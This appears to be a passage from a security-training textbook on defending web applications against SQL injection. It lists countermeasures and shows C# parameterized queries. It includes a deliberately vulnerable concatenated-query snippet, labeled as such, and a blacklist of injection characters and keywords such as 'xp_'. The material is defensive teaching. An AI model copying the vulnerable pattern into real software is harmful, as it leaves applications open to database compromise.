Why Web Applications are Vulnerable to SQL Injection Attacks?

- ✗ Database server runs OS commands
  - ✓ Run database service account with minimal rights
  - ✓ Disable commands like xp_cmdshell
- ✗ Using privileged account to connect to the database
  - ✓ Monitor DB traffic using an IDS, WAP
  - ✓ Use low privileged account for DB connection
- ✗ Error message revealing important information
  - ✓ Suppress all error messages
  - ✓ Use custom error messages
- ✗ No data validation at the server
  - ✓ Filter all client data
  - ✓ Sanitize data



How to Defend Against SQL Injection Attacks (Cont'd)

1 Make no assumptions about the **size**, **type**, or **content** of the data that is received by your application

2 Test the **size** and **data type of input** and enforce appropriate limits to prevent buffer overruns

3 Test the content of **string variables** and accept only **expected values**

4 Reject entries that contain **binary data**, **escape sequences**, and **comment** characters

5 Never build **Transact-SQL** statements directly from user input and use stored procedures to validate user input

6 Implement **multiple layers of validation** and never concatenate user input that is not validated

7 Avoid constructing **dynamic SQL** with concatenated input values

8 Ensure that the **Web config files** for each application do not contain sensitive information

9 Use most **restrictive SQL account types** for applications

10 Use Network, host, and application **intrusion detection systems** to monitor injection attacks

11 Perform automated **black box injection testing**, **static source code analysis**, and **manual penetration testing** to probe for vulnerabilities

12 Keep **untrusted data** separate from commands and queries

How to Defend Against SQL Injection Attacks (Cont'd)

13 In the absence of a parameterized API, use a specific **escape syntax** for the interpreter to eliminate special characters

14 Use a **secure hash algorithm** such as SHA256 to store user passwords rather than storing them in plaintext

15 Use a **data access abstraction** layer to enforce secure data access across an entire application

16 Ensure that the **code tracing** and **debug messages** are removed prior to deploying an application

17 Design the code in such a way that it appropriately **traps and handles** exceptions

18 Apply the **least privilege rule** to run the applications that access the DBMS

19 Validate **user-supplied data** as well as **data** obtained from untrusted sources on the server-side

20 Avoid **quoted**/**delimited** identifiers as they significantly complicate all whitelisting, black-listing, and escaping efforts

21 Use a prepared statement to create a **parameterized query** to block the **execution of query**

22 Ensure that all user inputs are sanitized before using them in **dynamic SQL statements**

23 Use **regular expressions** and **stored procedures** to detect potentially harmful code

24 Avoid the use of any **web application** that is not tested by the web server

How to Defend Against SQL Injection Attacks: Use Type-Safe SQL Parameters

Enforce **Type** and **length checks** using **Parameter Collection** so that the input is treated as a literal value instead of an executable code

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);
myCommand.SelectCommand.CommandType = CommandType.StoredProcedure; SqlParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id", SqlDbType.VarChar, 11);
parm.Value = Login.Text;
```

In this example, the `@aut_id` parameter is treated as a literal value, and not as an executable code. This value is checked for type and length.

Example of Vulnerable and Secure Code

Vulnerable Code

```
SqlDataAdapter myCommand =
new SqlDataAdapter("LoginStoredProcedure '" +
Login.Text + "'", conn);
```

Secure Code

```
SqlDataAdapter myCommand = new SqlDataAdapter( "SELECT
aut_lname, aut_fname FROM Authors WHERE aut_id =
@aut_id", conn); SQLParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id",
SqlDbType.VarChar, 11); Parm.Value = Login.Text;
```


How to Defend Against SQL Injection Attacks



Why Web Applications are Vulnerable to SQL Injection Attacks?
Run database service account with minimal rights
Disable commands like xp_cmdshell
Database server runs OS commands
Using privileged account to connect to the database
Monitor DB traffic using an IDS, WAP
Use low privileged account for DB connection
Error message revealing important information
Suppress all error messages
Use custom error messages
No data validation at the server
Filter all client data
Sanitize data

Figure 15.24: Defending SQL Injection attacks

Why are Web Applications Vulnerable to SQL Injection Attacks?

- **The database server runs OS commands**

  Sometimes, a database server uses OS commands to perform a task. An attacker who compromises the database server with SQL injection can use OS command to perform unauthorized operations.

- **Using a privileged account to connect to the database**

  A developer may give a database user an account that has high privileges. An attacker who compromises a privileged account can access the database and perform malicious activities at the OS level.

- **Error message revealing important information**

  If the input provided by the user does not exist or the structure of the query is wrong, the database server displays an error message. This error message can reveal important information about the database, which an attacker can use to gain unauthorized access to the database.

- **No data validation at the server**

  This is the most common vulnerability leading to SQL injection attacks. Most applications are vulnerable to SQL injection attacks because they use an improper validation technique (or no validation at all) to filter input data. This allows an attacker to inject malicious code in a query.

Implementing consistent coding standards, minimizing privileges, and firewalling the server can all help to defend against SQL injection attacks.

- **Minimizing Privileges**

  Developers often ignore security aspects while creating a new application and tend to leave these matters for the end of the development cycle. However, security issues should be a top priority, and a developer should incorporate adequate steps during the development stage itself. It is important to create a low-privilege account first and begin to add permissions only when needed. The benefit of addressing security early is that it allows developers to address security concerns as they add features so that identification and fixing become easy. In addition, developers become familiar with the security framework when forced to comply with it throughout the project's lifetime. The payoff is usually a more secure product that does not require a last-minute security scramble that inevitably occurs when customers complain that their security policies do not allow applications to run outside the system administrator's context.

- **Implementing Consistent Coding Standards**

  Database developers should carefully plan for the security of the whole information system infrastructure and integrate security in the solutions that they develop. They must also adhere to a set of well-documented standards and policies while designing, developing, and implementing database and web application solutions.

  For example, consider a policy for performing data access. In general, developers use data access methods of their choice. This usually results in a wide variety of data access methods, each having unique security concerns. A more prudent policy would be to specify guidelines to guarantee similarity among various developers' routines. This consistency would greatly enhance both the maintainability and the security of the product.

Another useful coding policy is to perform input validation at both the client and the server level. Developers sometimes rely only on client-side validation to avoid performance issues, as it minimizes round trips to the server. However, it should not be assumed that the browser is actually conforming to the standard validation when users post information. All the input validation checks should also occur on the server to ensure that any malicious user input is properly filtered.

Instead of default error messages that reveal system information, custom error messages that provide little or no system details should be displayed to the user when an error occurs.

- **Firewalling the SQL Server**

  It is a good idea to firewall the server so that only trusted clients can contact it—in most web environments, the only hosts that need to connect to the SQL Server are the administrative network (if there is one) and the web server(s) that it services. Typically, SQL Server needs to connect only to a backup server. SQL Server listens by default on named pipes (using Microsoft networking on TCP ports 139 and 445) as well as TCP port 1433 and UDP port 1434. If the server lockdown is good enough, it should be able to help mitigate the risk of the following:

  - Developers uploading unauthorized/insecure scripts and components to the web server
  - Misapplied patches
  - Administrative errors

Countermeasures Against SQL Injection

To defend against SQL injection, the developer needs to take proper care in configuring and developing an application to create one that is robust and secure. The developer should use the best practices and countermeasures to prevent applications from becoming vulnerable to SQL injection attacks.

Some countermeasures to defend against SQL injection attacks are listed below:

- Make no assumptions about the size, type, or content of the data that is received by your application.
- Test the size and data type of the input and enforce appropriate limits to prevent buffer overruns.
- Test the content of string variables and accept only expected values.
- Reject entries that contain binary data, escape sequences, and comment characters.
- Never build Transact-SQL statements directly from user input and use stored procedures to validate user input.
- Implement multiple layers of validation and never concatenate user input that is not validated.

- Avoid constructing dynamic SQL with concatenated input values.
- Ensure that the web config files for each application do not contain sensitive information.
- Use the most restrictive SQL account types for applications.
- Use network, host, and application intrusion detection systems to monitor injection attacks.
- Perform automated black box injection testing, static source code analysis, and manual penetration testing to probe for vulnerabilities.
- Keep untrusted data separate from commands and queries.
- In the absence of parameterized API, use specific escape syntax for the interpreter to eliminate special characters.
- Use a secure hash algorithm such as SHA256 to store user passwords rather than plaintext.
- Use the data access abstraction layer to enforce secure data access across an entire application.
- Ensure that the code tracing and debug messages are removed prior to deploying an application.
- Design the code such that it traps and handles exceptions appropriately.
- Apply least privilege rules to run the applications that access the DBMS.
- Validate user-supplied data as well as data obtained from untrusted sources on the server side.
- Avoid quoted/delimited identifiers as they significantly complicate all whitelisting, black-listing, and escaping efforts.
- Use a prepared statement to create a parameterized query to block the execution of the query.
- Ensure that all user inputs are sanitized before using them in dynamic SQL statements.
- Use regular expressions and stored procedures to detect potentially harmful code.
- Avoid the use of any web application that is not tested by the web server.
- Isolate the web server by locking it in different domains.
- Ensure all software patches are updated regularly.
- Regularly monitor SQL statements from database-connected applications to identify malicious SQL statements.
- Use of views is necessary to protect data in the base tables by restricting access and performing transformations.
- Disable shell access to the database.

- Do not disclose database error information to the end users.
- Use a safe API that offers a parameterized interface or that avoids the use of the interpreter completely.
- Outsource the authentication workflow of applications, for example, using OAUTH APIs, which allows users to login using their existing user accounts and further ensures that their login details are stored in one location.
- Employ an object–relational mapping (ORM) framework to communicate with the database safely.
- Use the latest programming languages that offer SQLi protection.
- Perform user input validation based on whitelists instead of blacklists.
- Never use the same database accounts for multiple applications.
- Disable unnecessary functionalities of the database.
- Avoid using **`xp_cmdshell`** to control the interaction between the SQL server and components of other servers.
- Use a web application firewall (WAF) to eliminate malicious inputs.
- Avoid using extended/long URLs that might cause a stack-based buffer overflow.
- Convert the input data of users such as usernames and passwords into strings before validation.

Use Type-Safe SQL Parameters

Enforce type and length checks using the parameter collection so that the input is treated as a literal value instead of executable code.

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);

myCommand.SelectCommand.CommandType = CommandType.StoredProcedure;
SqlParameter parm = myCommand.SelectCommand.Parameters.Add("@aut_id",
SqlDbType.VarChar, 11);

parm.Value = Login.Text;
```

In this example, the **`@aut_id`** parameter is treated as a literal value instead of executable code. This value is checked for type and length.

The following is an example of vulnerable code:

```
SqlDataAdapter myCommand =

new SqlDataAdapter("LoginStoredProcedure '" +

Login.Text + "'", conn);
```

The following is an example of secure code:

```
SqlDataAdapter myCommand = new SqlDataAdapter( "SELECT aut_lname,
aut_fname FROM Authors WHERE aut_id = @aut_id", conn); SQLParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id", SqlDbType.VarChar, 11);
Parm.Value = Login.Text;
```


Figure 15.25: Example of defending SQL Injection attacks

To defend against SQL injection attacks, a system should follow the countermeasures described in the previous section and use type-safe SQL parameters as well. To protect the web server, use WAF/IDS and filter packets. Regularly update the software using patches to keep the server up-to-date to protect it from attackers. Sanitize and filter user input, analyze the source code for SQL injection, and minimize the use of third-party applications to protect the web applications. Use stored procedures and parameter queries to retrieve data, disable verbose error messages that can guide an attacker with useful information, and use custom error pages to protect the web applications. To avoid SQL injection into the database, connect nonprivileged accounts and grant the least possible privileges to the database, tables, and columns. Disable commands such as xp_cmdshell, which can affect the OS of the system.



Defenses in the Application

1. Input Validation

- Input validation helps developers to **prevent user-supplied data** influencing the logic of the code

Whitelist Validation

- Whitelist validation is an effective technique in which only the list of entities that have been **approved for secured access** are accepted
- Characters used for whitelist validation include

  `^\ {} () @ | ? $`

Blacklist Validation

- Blacklist validation rejects all the malicious inputs that have been **disapproved for protected access**
- Characters used for blacklist validation include

  `'|%|--|;|/\*|\\\*|_|\[|@|xp_`

